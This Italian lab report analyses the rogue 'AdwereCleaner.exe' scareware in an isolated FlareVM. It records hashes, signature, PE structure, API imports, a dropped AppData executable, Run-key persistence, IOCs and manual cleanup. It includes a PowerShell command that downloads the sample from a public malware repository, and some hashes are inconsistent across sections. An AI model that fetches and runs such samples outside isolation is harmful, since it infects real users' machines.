

Malware Analysis Operativa:

AdwereCleaner.exe

Report finale integrato: analisi statica, dinamica, IOC, persistenza, bonifica manuale e verifica finale in ambiente FlareVM isolato.

Campo	Valore
Campione analizzato	AdwereCleaner.exe
Ambiente	FlareVM isolata dietro Kali router
Data attività	18/05/2026
Obiettivo	Analisi completa, bonifica e report tecnico-operativo

Indice ragionato

Sez.	Titolo	Contenuto sintetico
1	Scenario, sicurezza e metodo SOC	Obiettivo del laboratorio, isolamento FlareVM/Kali , snapshot e logica difensiva.
2	Preparazione e download controllato	Cartella di lavoro, download raw del campione e verifica della presenza del file.
3	Analisi statica iniziale	Hash, metadati, firma Authenticcode , stringhe, header PE , sezioni PE e import/API.
4	Analisi dinamica controllata	Process Monitor , esecuzione del campione, interfaccia rogue e messaggio intimidatorio.
5	Payload generato e persistenza	Creazione di 6AdwCleaner.exe , hash , firma, tracce HKCU/HKLM e Run key .
6	IOC , rimozione e verifica	Indicatori, cancellazione chiavi, terminazione processo, eliminazione file e tracce residue.
7	Conclusione, tabelle e checklist	Sintesi SOC, comandi principali, IOC , checklist e decisione operativa finale.

NOTA DI METODO

Il campione viene trattato come potenzialmente malevolo dall'inizio alla fine. Ogni azione deve rispondere a una domanda SOC: quale evidenza produce, quale artefatto lascia, quale rischio indica e quale decisione difensiva permette di prendere.

OBIETTIVI DI STUDIO

1. Impostare un laboratorio isolato per analisi malware. 2. Collegare **hash**, **firma digitale**, stringhe, header **PE** e API alle capacità potenziali del campione. 3. Riconoscere **rogue security software/scareware**, processo secondario, **persistenza** e **tracce forensi**. 4. Documentare la **remediation** in modo ripetibile: processo -> **Run key** -> file -> verifica -> **snapshot**.

VERSIONE 1 - Riassunto discorsivo secondo template SOC

Questa versione integra il dettaglio del report originale con la struttura grafica e operativa del report riformattato. Il risultato è una guida da studio e da presentazione: ogni fase spiega cosa fare, perché farlo, cosa osservare e quale decisione SOC deriva dall'evidenza raccolta.

1. Scenario, sicurezza e metodo SOC

L'esercizio richiede di scaricare il campione indicato dalla traccia, analizzarlo in modo controllato, documentare il comportamento osservato, rimuovere le tracce principali e produrre un report tecnico-operativo. Il file **AdwereCleaner.exe** è stato trattato come potenzialmente malevolo per tutta l'attività: non viene eseguito subito dopo il download e ogni passaggio viene svolto in un ambiente predisposto per il **rollback**.

L'analisi è stata svolta in una **FlareVM** collegata a una **rete interna** e instradata verso Internet tramite **Kali Linux**. Kali funge da router/**NAT** controllato, mentre la **FlareVM** non è collegata direttamente alla rete fisica del PC host. Questa configurazione riduce il rischio di propagazione, evita contatti non controllati con l'ambiente reale e permette di osservare il comportamento del campione in modo più sicuro.

Componente	Configurazione	Scopo
Kali Linux - Scheda 1	NAT	Connettività Internet per Kali.
Kali Linux - Scheda 2	Rete interna intnet	Gateway isolato per FlareVM .
FlareVM	Rete interna intnet	Ambiente di analisi malware.
Snapshot	Creato prima dell'esecuzione	Ripristino sicuro a fine attività.

PUNTO DI CONTROLLO

Prima di qualunque esecuzione, un analista deve verificare isolamento, **snapshot**, cartella di lavoro e piano di raccolta evidenze. Se il campione modifica il sistema in modo inatteso, lo **snapshot** è la **remediation** più affidabile per tornare a uno stato pulito.

2. Preparazione della cartella e download controllato

La prima attività operativa consiste nel creare una cartella dedicata sul Desktop della **FlareVM**. Separare il campione e gli output dal resto del sistema rende più semplice documentare il lavoro, evitare confusione tra file e cancellare in modo controllato gli artefatti generati.

Step operativi

1. Aprire un terminale nella **FlareVM**.
2. Creare la directory MalwareAnalysis sul Desktop.
3. Entrare nella directory appena creata.
4. Verificare di trovarsi nel percorso corretto prima di scaricare il file.

```
mkdir C:\Users\FlareVm\Desktop\MalwareAnalysis
cd C:\Users\FlareVm\Desktop\MalwareAnalysis
```

Il campione è stato scaricato dalla versione raw del repository indicato dalla traccia. Il punto importante è che il file non viene avviato immediatamente: prima si raccolgono **hash**, metadati, **firma digitale** e informazioni statiche. Questo approccio riduce il rischio e garantisce evidenze documentabili.

```
powershell -Command "Invoke-WebRequest -Uri
'https://raw.githubusercontent.com/Da2dalus/The-MALWARE-Repo/master/rogues/AdwereCleaner.exe' -OutFile
'AdwereCleaner.exe'"
dir
```

Risultato osservato: il file **AdwereCleaner.exe** è presente nella cartella di analisi con dimensione pari a 195.400 byte. Dal punto di vista SOC, questo è il primo artefatto: nome del file, percorso locale e dimensione iniziale.

3. Analisi statica iniziale: hash, firma, stringhe, PE e API

L'**analisi statica** serve a raccogliere informazioni senza eseguire il file. In questa fase si cerca di identificare il campione, capirne la struttura e ricavare capacità potenziali. Il principio è semplice: non fidarsi del nome del file, ma descrivere il campione con evidenze ripetibili.

3.1 Calcolo degli hash

Gli **hash** identificano il campione in modo molto più affidabile del nome. Possono essere usati per confronti **OSINT**, threat intelligence, **sandbox** esterne o ricerca retrospettiva su **SIEM/EDR**.

```
certutil -hashfile AdwereCleaner.exe MD5
certutil -hashfile AdwereCleaner.exe SHA1
certutil -hashfile AdwereCleaner.exe SHA256
```

Algoritmo	Hash del campione iniziale
MD5	428aad395ffa7ffb1670392a9398454
SHA1	c53c140bbdeb556fca33bc7f9b2e44e9061ea3e5
SHA256	51290129ccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc

3.2 Proprietà del file e firma digitale

Sono stati consultati i metadati del file e la firma **Authenticode**. La firma risulta valida, ma questo non significa automaticamente che il programma sia sicuro: indica soltanto che il file è firmato e non risulta alterato rispetto alla firma. Un file firmato può comunque essere indesiderato, abusato o usato come **scareware**.

```
dir Adwercleaner.exe
powershell -Command "Get-Item .\Adwercleaner.exe | Format-List *"
powershell -Command "Get-AuthenticodeSignature .\Adwercleaner.exe | Format-List *"

```

Campo	Valore osservato
Dimensione	195.400 bytes
Firma	Authenticode valida
Firmatario	WAT Software Rotterdam
CA	COMODO Code Signing CA 2

3.3 Estrazione delle stringhe

L'estrazione delle stringhe consente di osservare indicatori leggibili senza eseguire il file. Nel campione sono emersi riferimenti a **NSIS**, **API Windows**, certificati, URL **OCSF/CRL** e funzioni di gestione file/registo/processi. Queste evidenze non dimostrano da sole malevolenza, ma descrivono capacità e componenti potenzialmente rilevanti.

```
powershell -Command "$bytes=[System.IO.File]::ReadAllBytes('.\AdwareCleaner.exe'); $text=-join ($bytes |
ForEach-Object { if ($_ -ge 32 -and $_ -le 126) {[char]$_} else { ' ' } }); $text -split '\s{2,}' |
Where-Object {$_.Length -ge 5} | Set-Content .\strings_AdwareCleaner.txt"
notepad strings_AdwareCleaner.txt
```

[illegible]

Figura 1 - Estrazione stringhe e prime evidenze statiche: riferimenti a installer, **API Windows**, certificati e stringhe leggibili del campione.

3.4 Header PE e architettura

L'header **PE** conferma che il file è un eseguibile Windows valido. Il valore **Machine 0x14C** indica un binario **Intel 386 / 32 bit**. Il timestamp interno risulta 25/12/2013 05:01:41 UTC; in **malware analysis** questo valore è informativo ma non probante, perché può essere alterato.

Elemento	Valore
PE Offset	0xC8



Elemento	Valore
Signature	0x4550
Machine	0x14C - 32 bit
Numero sezioni	5
Compile Timestamp UTC	25/12/2013 05:01:41

3.5 Sezioni PE

Le sezioni **PE** mostrano una struttura compatibile con un installer. La sezione .rsrc è coerente con risorse o dati compressi; .data e .ndata hanno dimensione virtuale molto maggiore della dimensione su disco, dettaglio utile da annotare per possibili allocazioni a runtime.

Sezione	VirtualSize	RawSize	Osservazione
.text	0x5DE2	0x5E00	Codice eseguibile.
.rdata	0x12DA	0x1400	Dati in sola lettura.
.data	0x25498	0x400	Area runtime ampia rispetto al contenuto su disco.
.ndata	0x8000	0x0	Sezione riservata in memoria, senza dati su disco.
.rsrc	0xB268	0xB400	Risorse; coerente con installer NSIS .

3.6 Importazioni e capacità potenziali

Cercando DLL e API nel file di stringhe sono emerse funzioni per manipolare file, avviare processi, interagire con la shell e modificare il **Registro di Windows**. In ottica SOC, queste informazioni aiutano a formulare ipotesi di comportamento da verificare in **analisi dinamica**.

```
powershell -Command "Select-String .\strings_AdwereCleaner.txt -Pattern 'KERNEL32.dll','USER32.dll','GDI32.dll','SHELL32.dll','ADVAPI32.dll','CreateProcess','ShellExecute','RegOpenKey','RegCreateKey','DeleteFile','CreateFile','WriteFile','ReadFile'"
```

```
FLARE-VM Mon 05/10/2026 5:25:06.54
C:\Users\Flare\Va\Desktop\MalwareAnalysis>powershell -Command "Select-String .\strings_AdwereCleaner.txt -Pattern 'KERNEL32.dll','USER32.dll','GDI32.dll','SHELL32.dll','ADVAPI32.dll','CreateProcess','ShellExecute','RegOpenKey','RegCreateKey','DeleteFile','CreateFile','WriteFile','ReadFile'"
strings_AdwereCleaner.txt:651:DeleteFileA
strings_AdwereCleaner.txt:656:WriteFile
strings_AdwereCleaner.txt:694:F CreateProcessA
strings_AdwereCleaner.txt:696:S CreateFileA
strings_AdwereCleaner.txt:698:ReadFile
strings_AdwereCleaner.txt:784:KERNEL32.dll
strings_AdwereCleaner.txt:757:USER32.dll
strings_AdwereCleaner.txt:768:GDI32.dll
strings_AdwereCleaner.txt:766:ShellExecuteA
strings_AdwereCleaner.txt:771:SHELL32.dll
strings_AdwereCleaner.txt:776:RegCreateKeyExA
strings_AdwereCleaner.txt:788:RegOpenKeyExA ADVAPI32.dll
```

Figura 2 - API e DLL individuate: **file system**, **processi**, **shell** e **registro**.

API/DLL	Interpretazione SOC
CreateFileA, ReadFile, WriteFile, DeleteFileA	Creazione, lettura, scrittura ed eliminazione file.
CreateProcessA, ShellExecuteA	Avvio di processi o componenti esterni.
RegCreateKeyExA, RegOpenKeyExA	Interazione con il Registro di Windows .
KERNEL32, USER32, GDI32, SHELL32, ADVAPI32	Funzioni di sistema, GUI, shell e registro/sicurezza.

4. Analisi dinamica controllata e comportamento rogue

L'**analisi dinamica** osserva cosa accade a runtime, ma deve essere preparata. Prima dell'esecuzione del campione è stato configurato **Process Monitor**. La cattura è stata avviata solo al momento dell'esecuzione per ridurre il rumore e salvare eventi pertinenti. In un SOC questo equivale a massimizzare il rapporto segnale/rumore: meno eventi inutili, più facilità nel ricostruire la timeline.

4.1 Preparazione di Process Monitor

1. Aprire **Process Monitor**.
2. Fermare la cattura con CTRL+E per evitare rumore iniziale.
3. Pulire gli eventi con CTRL+X.

- Impostare un filtro sul processo del campione.
- Avviare la cattura al momento dell'esecuzione.
- Salvare i log in formato **PML** per documentazione e analisi successiva.

4.2 Prima esecuzione del campione

Il file è stato eseguito da terminale nella cartella di analisi, osservando sia l'interfaccia grafica sia gli eventi raccolti da **Procmon**. Questa fase serve a collegare ciò che l'utente vede a ciò che il sistema registra: processi, file, registro e attività correlate.

.\AdwreCleaner.exe




Figura 3 - Process Monitor con eventi del campione in fase di avvio.




Figura 4 - Finestra iniziale del programma: interfaccia AdwCleaner.

L'interfaccia si presenta come un presunto strumento anti-adware e invita l'utente a premere il pulsante **Scan**. Questo è coerente con un possibile comportamento da **rogue security software/scareware**: il programma usa un aspetto rassicurante per ottenere fiducia e guidare l'utente verso azioni successive.

4.3 Avvio della scansione e messaggio intimidatorio

Dopo aver premuto **Scan**, il programma dichiara la presenza di infezioni. Il punto centrale non è il numero mostrato, ma la tecnica psicologica: il software usa un messaggio allarmistico per spingere l'utente a premere **Clean**. In un laboratorio di **malware analysis** questa pressione all'azione va riconosciuta e documentata.




Figura 5 - Scansione completata: il programma dichiara 13 infezioni trovate.



Figura 6 - Messaggio intimidatorio: Your PC is heavily infected! Clean now!.

BUONA PRATICA

Durante l'attività non è stato premuto il pulsante **Clean**. In analisi malware è buona pratica evitare azioni che possano peggiorare l'infezione o modificare ulteriormente il sistema senza controllo.

Il comportamento osservato è tipico di un falso cleaner: interfaccia grafica convincente, presunta scansione, numero di infezioni e messaggio allarmistico. La decisione SOC corretta è non fidarsi della GUI, ma correlare processi, file creati, registro e **persistenza**.

5. Payload generato, firma e persistenza nel Registro

5.1 Processo secondario generato

L'analisi tramite **WMIC** ha mostrato che il **processo attivo** non corrispondeva più al nome originale **AdwreCleaner.exe**, ma a un secondo eseguibile creato in **AppData\Local**. Questo è un passaggio chiave: un campione può lanciare o copiare un **secondo componente** e lasciare che sia quello a restare attivo.

```
wmic process get Name,ProcessId,ParentProcessId,ExecutablePath | findstr /i "Adw Cleaner Adwre updater adb"
```

```
FLARE-VM Mon 05/18/2026 6:21:27.58
C:\Users\FlareVm\Desktop\MalwareAnalysis>wmic process get Name,ProcessId,ParentProcessId,ExecutablePath | findstr /i "Adw Cleaner Adwre updater adb"
C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe
6AdwCleaner.exe
5452 5188
```

Figura 7 - Processo secondario individuato: C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe.

5.2 Analisi del file generato

Il file generato in **AppData\Local** è stato trattato come **payload** o **secondo componente**. Sono stati acquisiti dimensione, **hash** e **firma digitale**, senza basarsi solo sull'osservazione del processo. La logica SOC è: se un artefatto viene creato e rimane attivo, deve essere identificato come un nuovo oggetto d'analisi.

```
dir C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe
certutil -hashfile C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe MD5
certutil -hashfile C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe SHA1
certutil -hashfile C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe SHA256
powershell -Command "Get-AuthenticodeSignature 'C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe' | Format-List
*"
```

```
FLARE-VM Mon 05/18/2026 6:21:35.65
C:\Users\FlareVm\Desktop\MalwareAnalysis>dir C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe
Volume in drive C has no label.
Volume Serial Number is DACB-7E3B

Directory of C:\Users\FlareVm\AppData\Local

02/04/2015 01:05 PM 172,648 6AdwCleaner.exe
1 File(s) 172,648 bytes
0 Dir(s) 35,103,055,872 bytes free
```

Figura 8 - File secondario presente in **AppData\Local**.

```
FLARE-VM Mon 05/18/2026 6:25:09.57
C:\Users\FlareVm\Desktop\MalwareAnalysis>certutil -hashfile C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe MD5
MD5 hash of C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe:
87e4959fefec297ebbf42de79b5c88f6
CertUtil: -hashfile command completed successfully.

FLARE-VM Mon 05/18/2026 6:25:19.34
C:\Users\FlareVm\Desktop\MalwareAnalysis>certutil -hashfile C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe SHA1
SHA1 hash of C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe:
eba50d6b266b527025cd624003799bdda9a6bc86
CertUtil: -hashfile command completed successfully.

FLARE-VM Mon 05/18/2026 6:25:33.04
C:\Users\FlareVm\Desktop\MalwareAnalysis>certutil -hashfile C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe SHA256
SHA256 hash of C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe:
4f0033e811fe2497b38f0d45df958829d01933ebe7d331079eefc8e38fbeaa61
CertUtil: -hashfile command completed successfully.
```

Figura 9 - Hash del file secondario **6AdwCleaner.exe**.

```
SignerCertificate : [Subject]
                   CN=WAT Software Rotterdam, O=WAT
                   Software Rotterdam,
                   STREET=Zestienhovensekade 197,
                   L=Rotterdam, S=Zuid Holland,
                   PostalCode=3043HM, C=NL

                   [Issuer]
                   CN=COMODO Code Signing CA 2, O=COMODO
                   CA Limited, L=Salford, S=Greater
                   Manchester, C=GB

                   [Serial Number]
                   5102E5024A4BC260960C54B36E71D02

                   [Not Before]
                   7/14/2014 5:00:00 PM

                   [Not After]
                   7/15/2015 4:59:59 PM

                   [Thumbprint]
                   CEF4C975AF57F938CE55C8BFD00672074C83339B

TimeStampCertificate : [Subject]
                       CN=DigiCert Timestamp Responder,
                       O=DigiCert, C=US

                       [Issuer]
                       CN=DigiCert Assured ID CA-1,
                       OU=www.digicert.com, O=DigiCert Inc, C=US

                       [Serial Number]
                       03019A023AFF58B168D605EAE617F066

                       [Not Before]
                       10/21/2014 5:00:00 PM

                       [Not After]
                       10/21/2024 5:00:00 PM

                       [Thumbprint]
                       614D271D9102E30169022487FDE50E0A352B01D

Status             : Valid
StatusMessage       : Signature verified.
Path                : C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe
```

Figura 10 - Firma digitale del file secondario: **Authenticcode** valida.

Campo	Valore
Percorso	C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe
Dimensione	172.648 bytes
MD5	87e4959fefec297ebbfd42de79b5c88f6
SHA1	eba50d6b266b527025cd624003799bdda9a6bc86
SHA256	4f0033e811fe2497b38f0d45df958829d01933ebe7d331079eefc8e38fbeaa61
Firma	Valida - WAT Software Rotterdam / COMODO Code Signing CA 2

5.3 Persistenza e tracce nel Registro

La ricerca nel **Registro di Windows** ha individuato una voce di **persistenza** in **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**. Questa voce avvia automaticamente il file generato a ogni login dell'utente, usando il parametro **-auto**. Questo trasforma un semplice file eseguito manualmente in un componente persistente.




```
reg query HKCU /f AdwCleaner /s
reg query HKLM /f AdwCleaner /s
```

```
FLARE-VM Mon 05/18/2026 6:25:54.89
C:\Users\FlareVm\Desktop\MalwareAnalysis>tasklist /fi "pid eq 5452"
INFO: No tasks are running which match the specified criteria.

FLARE-VM Mon 05/18/2026 6:26:04.03
C:\Users\FlareVm\Desktop\MalwareAnalysis>notepad analysis_notes.txt

FLARE-VM Mon 05/18/2026 6:29:54.27
C:\Users\FlareVm\Desktop\MalwareAnalysis>dir C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe
Volume in drive C has no label.
Volume Serial Number is DACB-7E3B

Directory of C:\Users\FlareVm\AppData\Local

02/04/2015 01:05 PM                172,648 6AdwCleaner.exe
               1 File(s)                172,648 bytes
               0 Dir(s)  35,102,887,936 bytes free

FLARE-VM Mon 05/18/2026 6:33:13.70
C:\Users\FlareVm\Desktop\MalwareAnalysis>reg query HKCU /f AdwCleaner /s

HKEY_CURRENT_USER\SOFTWARE\AdwCleaner

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched
C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe    REG_DWORD    0x6

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
AdwCleaner    REG_SZ    "C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe" -auto

End of search: 3 match(es) found.
```

Figura 11 - Tracce HKCU: chiave AdwCleaner e persistenza in CurrentVersion\Run.

[illegible]

Figura 12 - Tracce **HKLM**: **Microsoft Tracing** e **BAM**.

Posizione	Evidenza	Significato
HKCU\Software\AdwCleaner	Chiave del programma	Configurazione/traccia applicativa.
HKCU\...\CurrentVersion\Run	AdwCleaner = 6AdwCleaner.exe -auto	Persistenza automatica al login.
HKCU\...\FeatureUsage	AppSwitched / ShowJumpView	Tracce d'uso registrate da Windows.
HKLM\Software\Microsoft\Tracing	6AdwCleaner_RASAPI32/RASMANCS	Tracce di sistema.
HKLM\SYSTEM\...\BAM	Percorso del file eseguito	Evidenza forense di esecuzione.

6. IOC, rimozione delle tracce principali e verifica finale

6.1 Indicatori di Compromissione

Gli **Indicatori di Compromissione** raccolti durante l'analisi consentono ricerca retrospettiva, blocco, correlazione e documentazione. In un ambiente reale, questi **IOC** dovrebbero essere cercati su **EDR, SIEM, proxy, endpoint** e backup dei log.

Tipo	Indicatore
File iniziale	C:\Users\FlareVm\Desktop\MalwareAnalysis\AdwereCleaner.exe
SHA256 file iniziale	51290129ccca38c6e3b444d0dfb8d848c8f3c2e5291fc0d219fd642530adc
File generato	C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe



Tipo	Indicatore
SHA256 file generato	4f0033e811fe2497b38f0d45df958829d01933ebe7d331079eefc8e38f8beaa61
Persistenza	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdwCleaner
Comando persistenza	"C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe" -auto
Chiave programma	HKCU\Software\AdwCleaner
Tracce forensi	FeatureUsage, MuiCache, Tracing, BAM

6.2 Rimozione della persistenza

La **bonifica** manuale ha avuto l'obiettivo di rimuovere il **processo attivo**, la **persistenza** e il file generato. Le **tracce forensi** di Windows sono state documentate separatamente perché non indicano necessariamente **persistenza** ancora attiva.

```
reg delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v AdwCleaner /f
reg delete "HKCU\SOFTWARE\AdwCleaner" /f
```

```
FLARE-VM Mon 05/18/2026 6:36:44.02
C:\Users\FlareVm\Desktop\MalwareAnalysis>reg delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v AdwCleaner /f
The operation completed successfully.

FLARE-VM Mon 05/18/2026 6:39:33.59
C:\Users\FlareVm\Desktop\MalwareAnalysis>reg delete "HKCU\SOFTWARE\AdwCleaner" /f
The operation completed successfully.

FLARE-VM Mon 05/18/2026 6:39:43.35
C:\Users\FlareVm\Desktop\MalwareAnalysis>del /f /q "C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe"
C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe
Access is denied.
```

Figura 13 - Rimozione chiavi **HKCU** riuscita; eliminazione file inizialmente bloccata da **processo attivo**.

6.3 Terminazione del processo residuo

Il file non poteva essere eliminato perché il processo era ancora in esecuzione. È stato quindi individuato e terminato con **taskkill**. Questo passaggio è importante: prima si interrompe il processo, poi si rimuove il file e infine si verifica l'assenza di **persistenza**.

```
tasklist | findstr /i "adw clean cleaner"
wmic process get Name,ProcessId,ParentProcessId,ExecutablePath | findstr /i "adw clean cleaner"
taskkill /f /im 6AdwCleaner.exe
```

```
FLARE-VM Mon 05/18/2026 6:39:50.57
C:\Users\FlareVm\Desktop\MalwareAnalysis>tasklist | findstr /i "adw clean cleaner"
6AdwCleaner.exe          5188 Console          1      51,432 K

FLARE-VM Mon 05/18/2026 6:40:40.12
C:\Users\FlareVm\Desktop\MalwareAnalysis>wmic process get Name,ProcessId,ParentProcessId,ExecutablePath | findstr /i "adw clean cleaner"
C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe
6AdwCleaner.exe          5452          5188

FLARE-VM Mon 05/18/2026 6:40:46.58
C:\Users\FlareVm\Desktop\MalwareAnalysis>taskkill /f /im 6AdwCleaner.exe
SUCCESS: The process "6AdwCleaner.exe" with PID 5188 has been terminated.
```

Figura 14 - Processo **6AdwCleaner.exe** individuato e terminato.

6.4 Eliminazione del file e verifica

Dopo la terminazione, il file generato è stato eliminato e sono state interrogate le chiavi principali per verificare che non fossero più presenti. Questa verifica è essenziale: una **bonifica** non è completa finché non si dimostra che file, processo e **Run key** sono stati rimossi.

Le chiavi **FeatureUsage**, **MuiCache**, **Tracing** e **BAM** sono **tracce forensi** di esecuzione. Per riportare l'ambiente a uno stato certamente pulito, la scelta raccomandata è **ripristinare lo snapshot** creato prima dell'esecuzione.

7. Conclusioni, tabelle operative e checklist finale

L'analisi ha mostrato che **AdwereCleaner.exe** si comporta come un falso strumento di sicurezza o rogue cleaner. Il programma presenta un'interfaccia grafica rassicurante, esegue una presunta scansione e usa messaggi allarmistici per indurre l'utente a premere **Clean**.

Il file iniziale è un eseguibile Windows **PE** a **32 bit** con firma **Authenticode** valida. Le stringhe indicano natura da installer **NSIS** e capacità di gestione file, processi e registro. Durante l'esecuzione viene generato un secondo file in **AppData\Local**, viene creata una voce di **persistenza** in **HKCU\...\CurrentVersion\Run** e la **bonifica** manuale rimuove processo, **persistenza** e file generato. Restano **tracce forensi** di esecuzione, quindi il ripristino dello **snapshot** è la misura finale consigliata.

VERSIONE 2 - Riassunto tabellare operativo

OBIETTIVO DELLA VERSIONE A TABELLE

Questa seconda parte condensa l'analisi in mappe operative per ripasso rapido, laboratorio e colloquio SOC. Ogni tabella collega fase, evidenza e decisione.

1. Mappa generale dei 7 punti

Punto	Area	Cosa dimostra	Uso SOC
1	Ambiente e metodo	FlareVM isolata, Kali router e snapshot .	Ridurre rischio e garantire rollback .
2	Download controllato	Campione presente e non eseguito subito.	Separare acquisizione da esecuzione.
3	Analisi statica	Hash, firma, stringhe, PE , sezioni e API.	Identificare file e capacità potenziali.
4	Analisi dinamica	Procmon , interfaccia rogue, messaggi scareware .	Osservare comportamento senza fidarsi della GUI.
5	Payload e persistenza	6AdwCleaner.exe e Run key HKCU .	Individuare componente attivo e autoavvio.
6	Rimozione	Delete chiavi, taskkill , delete file e verifica.	Bonifica controllata e documentata.
7	Conclusione	Tracce residue e snapshot consigliato.	Chiudere l'incidente con remediation affidabile.

2. Comandi principali usati

Fase	Comando
Download campione	powershell -Command "Invoke-WebRequest -Uri 'https://raw.githubusercontent.com/Da2dalus/The-MALWARE-Repo/master/rogues/ AdwereCleaner.exe ' -OutFile ' AdwereCleaner.exe '"
Hash campione	certutil -hashfile AdwereCleaner.exe SHA256
Firma digitale	powershell -Command "Get-AuthenticodeSignature .\ AdwereCleaner.exe Format-List *"
Esecuzione controllata	.\bAdwereCleaner.exe
Ricerca processi	wmic process get Name,ProcessId,ParentProcessId,ExecutablePath findstr /i "Adw Cleaner Adwere"
Ricerca registro	reg query HKCU /f Adw Cleaner /s
Rimozione persistenza	reg delete " HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run " /v Adw Cleaner /f
Terminazione processo	taskkill /f /im 6AdwCleaner.exe
Rimozione file generato	del /f /q "C:\Users\FlareVm\AppData\Local\6 AdwCleaner.exe "

3. IOC e artefatti da cercare

Categoria	Evidenza	Decisione operativa
File iniziale	AdwereCleaner.exe - SHA256 51290129...adc	Quarantena, hash lookup e ricerca retrospettiva.



Categoria	Evidenza	Decisione operativa
File generato	C:\Users\FlareVm\AppData\Local\6AdwCleaner.exe	Terminare processo e rimuovere file.
Persistenza	HKCU\...\Run\AdwCleaner	Eliminare Run key e verificare al riavvio.
Registro programma	HKCU\Software\AdwCleaner	Rimuovere configurazione e documentare.
Tracce forensi	FeatureUsage, MuiCache, Tracing, BAM	Usare come evidenze, non confondere con persistenza attiva.

4. Checklist finale SOC

Domanda SOC	Cosa cercare	Decisione
Il laboratorio è isolato?	FlareVM, rete interna, Kali router, snapshot.	Procedere solo se il rollback è possibile.
Il file è identificato?	Nome, path, dimensione, MD5/SHA1/SHA256.	Documentare IOC e confrontare su TI/OSINT.
La firma è sufficiente?	Authenticcode valida e firmatario.	Non considerare sicuro solo perché firmato.
Cosa fa a runtime?	Processi, Procmon, GUI, file creati.	Valutare comportamento, non solo aspetto.
Crea persistenza ?	HKCU Run, file in AppData, parametro -auto.	Rimuovere Run key e payload .
La bonifica è completa?	tasklist, reg query, dir, assenza file/chiavi.	Verificare e poi ripristinare snapshot .

CONCLUSIONE OPERATIVA

